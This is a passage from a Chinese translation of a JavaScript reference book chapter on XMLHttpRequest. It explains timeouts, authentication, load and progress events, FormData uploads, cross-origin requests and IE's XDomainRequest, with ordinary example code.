Set-Cookie: Coyote-2-d1f579c0=ac1000bb:0; path=/

getResponseHeader("Content-Length")

2101

```

图 15-19 响应头的值

这两个方法都返回字符串，但是注意对于获取多个头的情况，结果会为换行符包含\n，即使在图 15-20 中没有看到它们：

```

getAllResponseHeaders() Unformatted

Date: Fri, 02 Mar 2007 18:15:03 GMT Server: Apache/2.2.2 (Unix) mod_ssl/2.2.2
OpenSSL/0.9.7a DAV/2 Last-Modified: Mon, 26 Feb 2007 05:29:21 GMT ETag:
"1dc7e6-835-42a5a6c67ae40" Accept-Ranges: bytes Content-Length: 2101 Keep-
Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html Set-
Cookie: Coyote-2-d1f579c0=ac1000bb:0; path=/

```

图 15-20 没有显示换行符的响应头

请记住，如果计划在 HTML 页面中放置头，必须将\n 字符转换成换行标签，或使用其他一些格式化机制向屏幕优美地输出换行符，如下所示：

```

var allHeaders = xhr.getAllResponseHeaders();
allHeaders = allHeaders.replace(/\n/g, "<br>");

```

查看边缘情况，在各浏览器中只有一个微小的不同，但是大部分浏览器对此达成了一只，在头可用之前试图调用这些方法会抛出一个 JavaScript 错误。

15.11 控制请求

一旦把 XMLHttpRequest 对象发送到 abort() 方法之外，它们控制请求的能力就非常有限了。这个方法提供了浏览中停止按钮的基本功能，并且在 Ajax 应用程序中很可能使用该方法解决网络超时问题。在现代浏览器中，应当能够使用 onabort 事件处理程序处理发生的中止；在其他情况下，则必须设置标志指示已经调用了该方法。作为一个控制请求的应用示例，可以编写一个 cancelRequest() 函数，设置一个计时器，在经历了特定的时间段之后如果还没有从服务器返回响应则调用该计时器：

```

function sendRequest(url,payload) {
  var xhr = new XMLHttpRequest();
  if (xhr) {
    xhr.open("GET",url + "?" + payload,true);
    xhr.onreadystatechange = function() { handleResponse(xhr); };
    xhr.aborted = false;

```

```

    xhr.send(null);
  }
  // set timeout for 3 seconds
  timeoutID = window.setTimeout( function() { cancelRequest(xhr); }, 3000);
}

function cancelRequest(xhr) {
  xhr.aborted = true;
  xhr.abort();
  alert("Sorry, your request timed out. Please try again later.");
}

```

注意，在此为该对象添加了一个特殊的中止属性。之所以这么做是因为当调用 `abort()` 方法时，会把 `readyState` 值设置为 4，并且一定会调用 `onreadystatechange` 处理程序。然后可以查询该属性以避免处理无效的响应：

```

function handleResponse(xhr) {
  if (xhr.readyState == 4 && !xhr.aborted) {
    document.getElementById("message").innerHTML = xhr.responseText;
  }
}

```

幸运的是，前面的例子对于为 XHR 对象添加 `timeout` 属性不是很重要。尽管老式的浏览器可能不支持这种方案，但是在较新的浏览器中控制超时相当容易；例如，下面将超时时间设置为 3 秒。然后应当为 `ontimeout` 注册回调函数，或者在某些浏览器中使用标志系统，因为假定会调用标准的 `readyState` 处理程序。为了实验这个功能，尝试下面的例子，但是注意在编写本书的该版本时，只有 Internet Explorer 9+ 正确地支持该语法：

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>timeout</title>
<script>
function sendRequest() {
  var xhr = new XMLHttpRequest();

  xhr.open("GET", "timeout.php", true);
  xhr.aborted = false;
  xhr.timeout = 3000;
  xhr.onreadystatechange = function() { handleResponse(xhr); };
  xhr.ontimeout = function() { handleTimeout(xhr); };
  xhr.send(null);
}

function handleResponse(xhr) {
  if (xhr.readyState == 4 && !xhr.aborted) {
    document.getElementById("message").innerHTML = xhr.responseText;
  }
}

```

```

}

function handleTimeout(xhr) {
    xhr.aborted = true;
    document.getElementById("message").innerHTML = "Your request has timed out.";
}

window.onload = function() {
    document.getElementById("btnSend").onclick = sendRequest;
};
</script>
</head>
<body>
<h1>Ajax Timeout</h1>
<form>
<input type="button" id="btnSend" value="Send Request">
</form>
<div id="message"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch15/timeout.html>

15.12 XHR 的身份验证

对于构建 Web 应用程序,经常会希望严格控制对特定资源的访问,比如,特定的目录或文件。在 Web 服务器上可能实现一种称为 HTTP 基本身份验证的简单身份验证,从而导致浏览器质疑用户,如图 15-21 所示。




图 15-21 HTTP 基本身份验证

XMLHttpRequest 对象支持 HTTP 身份验证,允许在传递给 open()方法的参数中指定用户名和密码:

```
xhr.open("GET", "bankaccount.php", true, "drevil", "onemillion$");
```

当然,如果担心在传递期间会嗅探密码,就需要确保通过 SSL 运行请求。此外,不应当在请求中硬编码这类值,反而应当通过 Web 表单从用户收集该数据,如下面这个简单的例子所演示的:

```

<html>
<head>
<meta charset="utf-8">
<title>Ajax Authentication</title>
<script>
function sendRequest() {
    var username = document.getElementById("txtUser").value;
    var password = document.getElementById("txtPass").value;
    var url = "protected/account.html";
    var xhr = new XMLHttpRequest();

    if (xhr) {
        xhr.open("GET", url, true, username, password);
        xhr.onreadystatechange = function() { handleResponse(xhr); };
        xhr.send(null);
    }
}

function handleResponse(xhr) {
    if (xhr.readyState == 4 && xhr.status == 200) {
        var responseOutput = document.getElementById("responseOutput");
        responseOutput.innerHTML = "<h3>responseText</h3>" + xhr.responseText;
    }
}

window.onload = function () {
    document.getElementById("requestButton").onclick = function () {
        return sendRequest();
    };
};
</script>
</head>
<body>
<h3>Ajax Authentication</h3>
<p>Use test/test for correct username/password.</p>
<form>
<label>Username: <input type="text" id="txtUser"></label>
<br>
<label>Password: <input type="password" id="txtPass"></label>
<br>
<input type="button" id="requestButton" value="Login">
</form>
<div id="responseOutput"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch15/authentication.html>

有趣的是, 尽管 `open()` 方法通过参数接受传递的证书, 但是不会把这些证书正确地自动发送到服务器。如果证书正确, 许多浏览器就可以正确地工作, 但是可能会向用户显示质疑对话框,

尽管 XHR 已经处理了身份验证。然而，即使提供了正确的用户名和密码，有些老式的浏览器也会将身份验证对话框抛到 Ajax 调用之外。然而，对于所有这些情况，正如所期望的，一旦核实了身份验证，不管使用哪种方式，都会调用 `onreadystatechange` 函数，并且 `readyState` 等于 4。由于在 XHR 中对 HTTP 身份验证的处理不一致，建议读者避免使用，而使用自己的用户证书检查。

15.13 适当的和新兴的 XHR 功能

XMLHttpRequest 对象丢失了一些有用的功能，并且缺失某些处理与网络或接收的内容相关的一般问题的功能。然而，该规范一直在继续演化，并且浏览器厂家在继续为该对象添加革新。本节介绍那些通用功能，特别是那些在 XMLHttpRequest Level 2 规范中覆盖的功能。本节很可能没有覆盖到你阅读本书时所有已经添加的特征，并且浏览器可能仍然不支持其他功能，所以应当继续谨慎。

15.13.1 管理 MIME 类型

对于调用服务器端代码的 Ajax 应用程序，正确地设置返回数据的 MIME 类型是非常重要的。如果 XHR 对象使用 `Content-type` 接收数据流，则始终必须牢记：不能将头设置为 `text/xml`，不应尝试解析并填充 `responseXML` 属性。如果这么做，并且继续尝试访问该属性，执行 DOM 操作，则会引起 JavaScript 异常。如果接收到的内容确实是特定的 MIME 类型(如 `text/xml`)，并且由于某些原因在服务器端不能正确地设置 MIME 类型，就可以使用 `overrideMimeType()` 方法纠正客户端。具体使用很简单：在发送请求之前，设置该方法指示期望的 MIME 类型，并且它总是会将响应作为指定的 MIME 类型进行处理，而不管响应是什么。下面演示了这一点：

```
var xhr = new XMLHttpRequest();
xhr.open("GET", url, true);
xhr.overrideMimeType("text/xml");
xhr.onreadystatechange = function() { handleResponse(xhr); };
xhr.send(null);
```

通信跟踪显示，使用 `text/plain` 格式向浏览器传递内容，然后改写为 `text/xml`，从而解析它。

你可能会好奇，既然通常由你负责构造由客户端 JavaScript 使用的数据包，那么这样一个方法还有什么价值。遗憾的是，许多服务器端开发人员没有充分关注 MIME 类型的正确使用。主要原因是浏览器对处理不正确的 MIME 类型有点太宽容，特别是老版本的 Internet Explorer。许多浏览器通过查看响应包的内部确定内容类型，以决定内容是什么，并且喜欢使用称为 MIME 嗅探的过程覆盖遇到的任何 `Content-type` 值。

15.13.2 多部分响应

有些浏览器支持一个有趣的属性 `multipart`，该属性允许处理由多部分组成的响应。通常，这种格式用于早期称为 `server push` 的 Web 思想，数据从 Web 服务器不断地通过流传递进来，并更新页面。在早期的 Web 中，这种类型用于显示变化的图形、简单样式的视频，以及其他形式的不断变化的数据。今天仍然会看到这一概念的使用，例如，在 Webcam 页面中图像不断地刷新。

查看多部分响应的通信跟踪，可以看到每个数据块及其大小和边界指示器，如图 15-22 所示：

```

--jsref
Content-type: text/html

Hello World at 09:49:34 AM
--jsref
Content-type: text/html

Hello World from 63.210.161.188
--jsref-

```

图 15-22 数据块

在有些浏览器(比如 Firefox)中,可以将 XHR 实例的 `multipart` 属性设置为 `true`,以启用支持这种格式。因为这是一个专有功能,所以可能会设置 `onload` 事件处理程序,当加载了数据(`readyState == 4`)时触发该事件处理程序,但是如果喜欢,应当也可以为回调使用 `onreadystatechange` 方法:

```

var xhr = new XMLHttpRequest();
xhr.multipart = true;
xhr.open("GET", "multipart.php", true);
xhr.onload = handleLoad;
xhr.send(null);

```

当接收到数据后,可以像正常的 XHR 那样查看数据,尽管考虑到该格式,可能会仅使用 `responseText`。

在线: <http://javascriptref.com/3ed/ch15/multipart.html>

15.13.3 onload、onloadstart 和 onloadend

有时会发现 `readyState` 值的管理等待有些魔力的数字 4 状态。幸运的是,现代 Ajax 实现通过引入三个新的事件处理程序,改进了等待数据加载代码的可读性。大部分现代浏览器应当支持 `onload` 事件,该事件提供了传统的响应处理粒度,到目前为止,一直使用 `onload` 事件程序处理响应。XMLHttpRequest Level 2 规范引入了 `onloadstart` 和 `onloadend` 事件,当加载开始和结束(可能与 `onload` 本身相同)时,这两个事件提供了更多一点的洞察力。这些事件处理程序承认下载可能需要一些事件,因此就像 `readyState` 的值为 3,感知到开始加载将是很好的。下面的例子演示了这些事件处理程序:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Load Events</title>
<script>
function sendRequest() {
    var xhr = new XMLHttpRequest();
    xhr.open("GET", "helloworld.php", true);
    xhr.onloadstart = startLoad;
    xhr.onload = handleLoad;
    xhr.onloadend = finishLoad;

```

```

    xhr.send(null);
}

function handleLoad(e) {
    document.getElementById("responseOutput").innerHTML += "onload: " +
e.target.responseText + "<br>";
}

function startLoad() {
    document.getElementById("responseOutput").innerHTML += "onloadstart<br>";
}

function finishLoad() {
    document.getElementById("responseOutput").innerHTML += "onloadend<br>";
}

window.onload = function () {
    document.getElementById("requestButton").onclick = sendRequest;
};
</script>
</head>
<body>
<form>
    <input type="button" id="requestButton" value="Submit Request">
</form>
<br><br>
<div id="responseOutput"></div>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch15/loadevents.html>

15.13.4 onprogress 和部分响应

许多浏览器支持 onprogress 事件处理程序，它与值为 3 的 readyState 类似，区别是 onprogress 事件处理程序调用很频繁，并且提供了比较多 Ajax 应用程序使用的旋转动画 GIF 更有用的所有传递进度信息。通过查阅该事件不仅可以当接收 responseText 时查看它，而且可以知道当前下载的内容相对于总大小的百分比。下面的代码片段设置 XHR 获取一个大文件，并为 onprogress 处理程序关联一个回调函数：

```

var xhr = new XMLHttpRequest();
xhr.onprogress = handleProgress;
xhr.open("GET", "largefile.php", true);
xhr.onload = handleLoad;
xhr.send(null);

```

handleProgress() 函数接收一个事件对象，可以检查该对象确定相对于总大小的进度，并使用 responseText 访问接收到内容：

```
function handleProgress(e) {
    var percentComplete = (e.position / e.totalSize)*100;

    document.getElementById("responseOutput").style.display = "";
    document.getElementById("responseOutput").innerHTML += "<h3>responseText - " +
    Math.round(percentComplete) + "%</h3>" + e.target.responseText;
}
```

可以在线找到完整例子的执行，如图 15-23 所示。

在线：<http://javascriptref.com/3ed/ch15/onprogress.html>




图 15-23 可以显示下载进度的进度事件

注意：

使用 XML 响应的一个限制是不能查看部分响应。因为为了正确地解析树需要整个 XML 包。

15.13.5 onerror

XMLHttpRequest Level 2 引入了一个错误事件，当请求发生错误时会调用该事件。该规范暗示会为各种错误条件调用该事件，比如，网络错误，但是实际上我们发现在撰写本书的该版本时，在浏览器之间哪些类型的错误会引发该事件不是很清晰。幸运的是，如果有任何不确定的问题，绑定该事件很容易，正如下面的代码示例所显示的：

```
var xhr = new XMLHttpRequest();
xhr.open("POST", "handledata.php", true);
xhr.onerror = handleFailure;
xhr.onreadystatechange = function() { handleResponse(xhr); };
xhr.send(payload);
function handleFailure(e) { /* handle the failure */ }
```

在回调函数中可以发现这一改进的价值，正如该例子所暗示的，但遗憾的是，实际上，这确实不够有用。你可能喜欢查看失败的原因，类似于在 Internet Explorer 中使用 status 的方式，但是直到现在该事件更多的是一个指示器，指示将会出现有用的变化。

注意:

不要将该处理程序与 `window.onerror` 相混淆, `window.onerror` 也很有用, 但是对于捕捉 JavaScript 错误没有用。

15.14 表单串行化

XMLHttpRequest Level 2 为执行表单串行化引入了一种有用的机制, 不需要通过 `FormData` 对象使用库。可以使用这个对象手动创建负载, 或使用 `append(name,value)` 将值添加到一个负载中。例如, 下面首先开始一个空的负载, 并向它添加值:

```
var payload = new FormData();
payload.append("username", "Thomas");
payload.append("password", "notsecret!");
```

一旦创建了适当的负载, 就可以像前面一样将值发送到服务器端程序:

```
var xhr = new XMLHttpRequest();
xhr.open("POST", "saveformdata.php", true);
xhr.onreadystatechange = function() { handleResponse(xhr); };
xhr.send(payload);
```

更有趣的是, 也可以使用这种思想直接从表单读取。例如, 对于下面这个表单:

```
<form id="ajaxForm">
<input type="text" name="text"><br>
<input type="checkbox" name="check"><br>
<input type="radio" name="radio"><br>
<select name="select">
<option>Test 1</option>
<option>Test 2</option>
</select><br>
<textarea rows=3 cols=20 name="textarea"></textarea>
<input type="button" id="btnSend" value="Send Request">
</form>
```

只需使用一个引用表单的 DOM 元素调用 `FromData()` 构造函数即可, 如下所示:

```
var formData = new FormData(document.getElementById("ajaxForm"));
formData.append("extrafield", "ajaxSubmit");
```

现在已经有了一个正确编码的负载, 就像浏览器所做的一样。当然, 可以像前面那样, 将内容手动添加到这个 `FormData` 对象中:

```
formData.append("extrafield", "ajaxSubmit");
```

如果喜欢进一步研究该对象, 可以在线找到整个例子。

在线: <http://javascriptref.com/3ed/ch15/formdata.html>

使用 iframes 上传文件

虽然表单串行化显示了使用 Ajax 处理表单是多么容易,但是情况并非总是如此,特别是当处理文件附件时。对于大多数情况,在过去进行文件上传最好的方式不是使用 XHR,反而是使用 `<iframe>`。例如,下面是一个简单的 HTML 表单,该表单有一个上传控件。注意,它将 `enctype` 特性设置为处理文件上传,并将表单的目标设置为名称为 `uploadResult` 的框架:

```
<form enctype="multipart/form-data" action="fileupload.php"
method="POST" target="uploadresult" id="fileForm">
<h3>Image Uploader (.gif, .jpg, or .png &lt; 100K only)</h3>
File: <input type="file" name="uploadFile"> <input type="submit" value="Upload">
</form>
<iframe id="uploadResult" name="uploadresult" width="400"
height="150" style="visibility:hidden;border:0px"></iframe>
```

这一机制使其看起来好像是正在进行一个 Ajax 样式的发送,但是依赖的机制所有浏览器都支持。

在线: <http://javascriptref.com/3ed/ch15/iframeupload.html>

现在,有两种通过 Ajax 上传文件的方法。第一种遵循前面的表单示例,并使用 `formData` 对象。简单地表单添加一个文件输入字段,该字段将用于上传。一个好的功能是浏览器自动将 `enctype` 修改为 `multipart/form-data`。

在线: <http://javascriptref.com/3ed/ch15/formdata-file.html>

第二种通过 Ajax 上传文件的方式是,通过向 XHR 的 `send()` 方法传递一个 `File` 对象。通过从文件上传字段获取 `File` 对象可以很容易地访问它:

```
var files = document.getElementById("uploadFile").files;
if (files.length > 0){
    file = files[0];
}
```

文件上传字段应当有一个 `files` 属性。这是包含用户选择的文件的数组。如果不能启用多个文件,则它只包含一个条目。在该数组中的每个对象都是 `File` 对象,并且可以直接通过 `send()` 方法发送:

```
xhr.send(file);
```

当以这种方式发送数据时,会自动更新 `Content-Type` 头。需要注意的一点是,数据以原始形式进入服务器,不能作为典型的 `x-www-form-urlencoded`,所以在服务器上需要进行不同的处理。此外,只能传递文件的内容,因此为了传递其他信息,需要将其放入到查询字符串中:

```
xhr.open("POST","fileupload-raw.php?filename="+file["name"],true);
```

在线: <http://javascriptref.com/3ed/ch15/file.html>

15.15 跨域的 Ajax 请求

传统上, Ajax 支持同源策略, 限制从为你提供服务的域调用其他任何域。例如, 如果希望构建一个 Web 页面, 将其驻留在你的服务器(example.com)中, 并调用一个 Web 服务(google.com), 则不能像图 15-24 那样直接使用 XHR。




图 15-24 直接使用 XHR

然而, 如图 15-25 所示, 有几种变通方法, 并且在表 15-7 中进行了总结。




图 15-25 变通方法

表 15-7 对经由 Ajax 方法进入 Web 服务的总结

方 法	描 述	注 释
代理	在交付的服务器上调用脚本(在同源中), 该脚本代表你调用远程 Web 服务, 并传递回结果	避免同源问题 在你的服务器上放置负载(burden)以转发请求 可以提供一個能够利用的代理
URL 转发	只不过是以前方法的变体。在(同源中的)服务器上调用一个 URL, 该 URL 作为代理透明地将输送的数据重定向到远程资源并返回。通常使用服务器扩展执行, 比如 <code>mod_rewrite</code>	避免同源问题 在你的服务器上放置负载以转发请求 可以提供一個能够利用的代理
脚本标签 变通方法	使用 <code><script></code> 标签构造对远程服务的调用, 该调用返回一个包装的 JSON 响应, 该响应调用宿主页面中的一个函数	不限制同源 脚本传输不如 XHR 灵活 脚本响应和 JSON 响应有些安全考虑
二进制桥接	使用 Flash 或 Java applet 构造到另外一个域的链接。对于使用 Flash 的情况, 依赖于在 <code>crossdomain.xml</code> 文件中指定的目标服务器上定义的信任关系	依赖于可能没有安装的二进制 JavaScript 和二进制之间的传递可能有问题 为了允许访问需要配置远程资源 可能允许其他通信方法(如套接字)和数据格式(如二进制)
原生浏览器访问	在较新的浏览器中, 只要定义了信任关系(与二进制桥接方案类似), 就应当可以使用源外的 XHR 构造请求。在 Internet Explorer 中, 正如后面所讨论的, 需要使用 XDR	使用原生 XHR 为了允许访问需要配置远程资源 跨浏览器实现问题(如 XDR 对象) 不向后兼容

在此不讨论较老的机制, 只讨论客户端使用原生浏览器机制仅用于客户端 JavaScript 的解决方案。使用这种方案的跨域 Ajax 请求的关键是, 在服务器端程序上设置头, 以指示允许跨域请求。例如, 现在应当设置 `Access-Control-Allow-Origin` 头, 以指示希望的策略。例如,

```
Access-Control-Allow-Origin: *
```

会允许任何域, 而下面的设置只允许来自 `javascriptref.com` 的请求:

```
Access-Control-Allow-Origin: javascriptref.com
```

在服务器端, 可以使用相同的安全保护, 比如, 检查 `HTTP Origin` 头, 以查看请求来自什么域。可能会好奇为什么不使用 `Referer` 头; 这是因为通过遗漏请求脚本的详细说明可能会引起一些潜在安全或隐私考虑。一旦设置好了头, 对于代码确实就什么可做的了, 与下面完全相同:

```
var xhr = new XMLHttpRequest();
// call another domain we are hosted on javascriptref.com
xhr.open("GET", "http://htmlref.com/ex/crossdomain.php", true);
```

可以在线测试这个例子的工作情况:

在线: <http://javascriptref.com/3ed/ch15/crossdomain.html>

在有些情况下,可能希望在跨域请求中传递额外的数据,最重要的数据应当是 cookie 数据。跨域 XHR 请求引入了 `withCredentials` 属性,以允许向外部域传递 cookie:

```
var xhr = new XMLHttpRequest();

xhr.open("GET", "http://htmlref.com/ex/crossdomaincredentials.php", true);
xhr.withCredentials = true;
xhr.onreadystatechange = function() { handleResponse(xhr); };
xhr.send(null);
```

在线: <http://javascriptref.com/3ed/ch15/withCredentials.html>

Internet Explorer 的 XDR

Microsoft 解决跨域 Ajax 的方法不是使用 XMLHttpRequest 对象,而是专门为该任务引入了一个特殊的 XDomainRequest (XDR)对象。这个对象最初是由 Internet Explorer 8 引入的,并且在撰写本书的该版本时,在 Microsoft 发布的 Internet Explorer 中仍然支持该对象。这么做的原因刚开始可能不是很明显,但是这种方法有两个优点。首先,为不同源请求调用另外一个对象,使得开发人员非常清楚正在做什么。其次,使用不同的对象进行我们的工作,可以去掉那些可能被滥用的功能。以此为目的,如果查看这个对象语法,表 15-8~表 15-10 提供了详细信息,可以看出这个对象很少有超过标准 XHR 的方面。

表 15-8 XDR 属性

属 性	描 述
contentType	返回响应的 Content-Type HTTP 头,该头指示接收的数据的 MIME 类型
responseText	包含请求的原始响应文本
timeout	获取或设置请求的超时时间

表 15-9 XDR 方法

方 法	描 述
abort()	中止还没有接收到的 XDR 请求
open(<i>method</i> , <i>URL</i>)	XHR 的 open 方法的简化形式,只允许 GET 或 SET 方法以及取数据的 URL。注意,不支持同步请求,也不支持 HTTP 身份验证请求
send(<i>body</i>)	启动到服务器的请求。 <i>body</i> 参数应当包含请求体——即,包含安全编码的提交的 URL 的字符串,比如,如果将发送一个负载,对于 POST 为 <code>fieldname=value&fieldname2=value2...</code> ,或者对于 GET 请求为 null 值,所有负载将通过使用 open()方法指定的 URL 中的查询字符串发送

表 15-10 XDR 事件处理程序

时间处理程序	描 述
onerror	当发往网络错误时触发。不要将该事件处理程序与 Window 对象上的 onerror 处理程序相混淆
onload	当整个文档已经成功地完成加载时触发
onprogress	当部分数据可用时触发。当数据变得可用时会不断地触发该事件
ontimeout	在达到 timeout 属性指定的值之前, 当有某些情况阻止完成请求时引发

应当注意, XHR 支持的事件类型比较少。还应当注意, 显然遗漏了一些不是很重要的内容, 比如, onabort 遗漏了, 但是指定了 abort() 方法。到你阅读本书时该语法可能会发生变化, 因此在 MSDN 站点进行复核是一个好主意。为了演示这种跨域请求方法的使用, 看一看下面的简单示例, 图 15-26 也显示了该例子:

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Cross-Domain Requests in Internet Explorer</title>
<script>
function sendRequest() {
    var xdr = new XDomainRequest();
    xdr.onload = function() { handleResponse(xdr); };
    xdr.open("GET", "http://htmlref.com/ex/crossdomain.php");
    xdr.send();
}

function handleResponse(xdr) {
    document.getElementById("message").innerHTML = xdr.responseText;
}

window.onload = function() {
    document.getElementById("btnSend").onclick = sendRequest;
};
</script>
</head>
<body>
<h1>Cross-Domain Requests in Internet Explorer</h1>
<form>
    <input type="button" id="btnSend" value="Send Request">
</form>
<br><br>
<div id="message"></div>
</body>
</html>

```

在线: <http://www.javascriptref.com/3ed/ch15/crossdomainIE.html>




图 15-26 Internet Explorer 中的跨域请求

15.16 非 XHR 通信方法

在 Ajax 使用 XMLHttpRequest 对象成为主流之前的许多年，就已经使用 JavaScript 发送数据了。在此简要总结这些使用 JavaScript 发送数据的方法，不但是为了使内容完整，而且是为了指出，如果需要应急性地传递数据，XHR 可能不是最佳方法。

15.16.1 图像标签

将数据发送到服务器最容易的方法，可能是理解所有 URL 请求都可以接受查询字符串。例如，假设有一个如下所示的图像标签：

```

```

该图像标签会导致浏览器使用查询字符串向服务器发送数据。现在，为了使用 JavaScript 编程，脚本只需要下面的代码：

```
var request = new Image();
request.src = url+"?" +payload;
```

对于单向请求这是一种很好的技术，但是如何接收数据呢？使用类似下面的代码可以很容易地唤醒对图像标签的响应：

```
request.onload = function() { handleResponse(); };
```

在 `handleResponse()` 函数中，不能读取返回的图像。尽管使用 HTML5 的画布，在理论上可以将数据编码到像素中，但是反而应当查看使用图像设置的 cookie 头，正如在下面这个网络跟踪中


```

var resarray = results.split('a');
if (resarray.length == 3) {
    rating = resarray[0];
    average = resarray[1];
    total = resarray[2];
}

var responseOutput = document.getElementById("responseOutput");
responseOutput.innerHTML = "Thank you for voting. You rated this a
<strong>" + rating + "</strong>. There are <strong>" + total + "</strong>
total votes. The average is <strong>" + average + "</strong>. You can see
the ratings in the <a href='ratings.txt' target='_blank'>ratings file</a>.";
}

function rate(rating) {
    var url = "setrating.php";
    var payload = "response=cookie&rating=" + rating;
    sendRequest(url, payload);
}

window.onload = function () {
    var radios = document.getElementsByName("rating");
    for (var i = 0; i < radios.length; i++) {
        radios[i].onclick = function() { rate(this.value); };
    }
};
</script>
</head>
<body>
<h3>How do you feel about Ajax?</h3>
<form>
<em>Hate It - </em> [
<input type="radio" name="rating" value="1"> 1
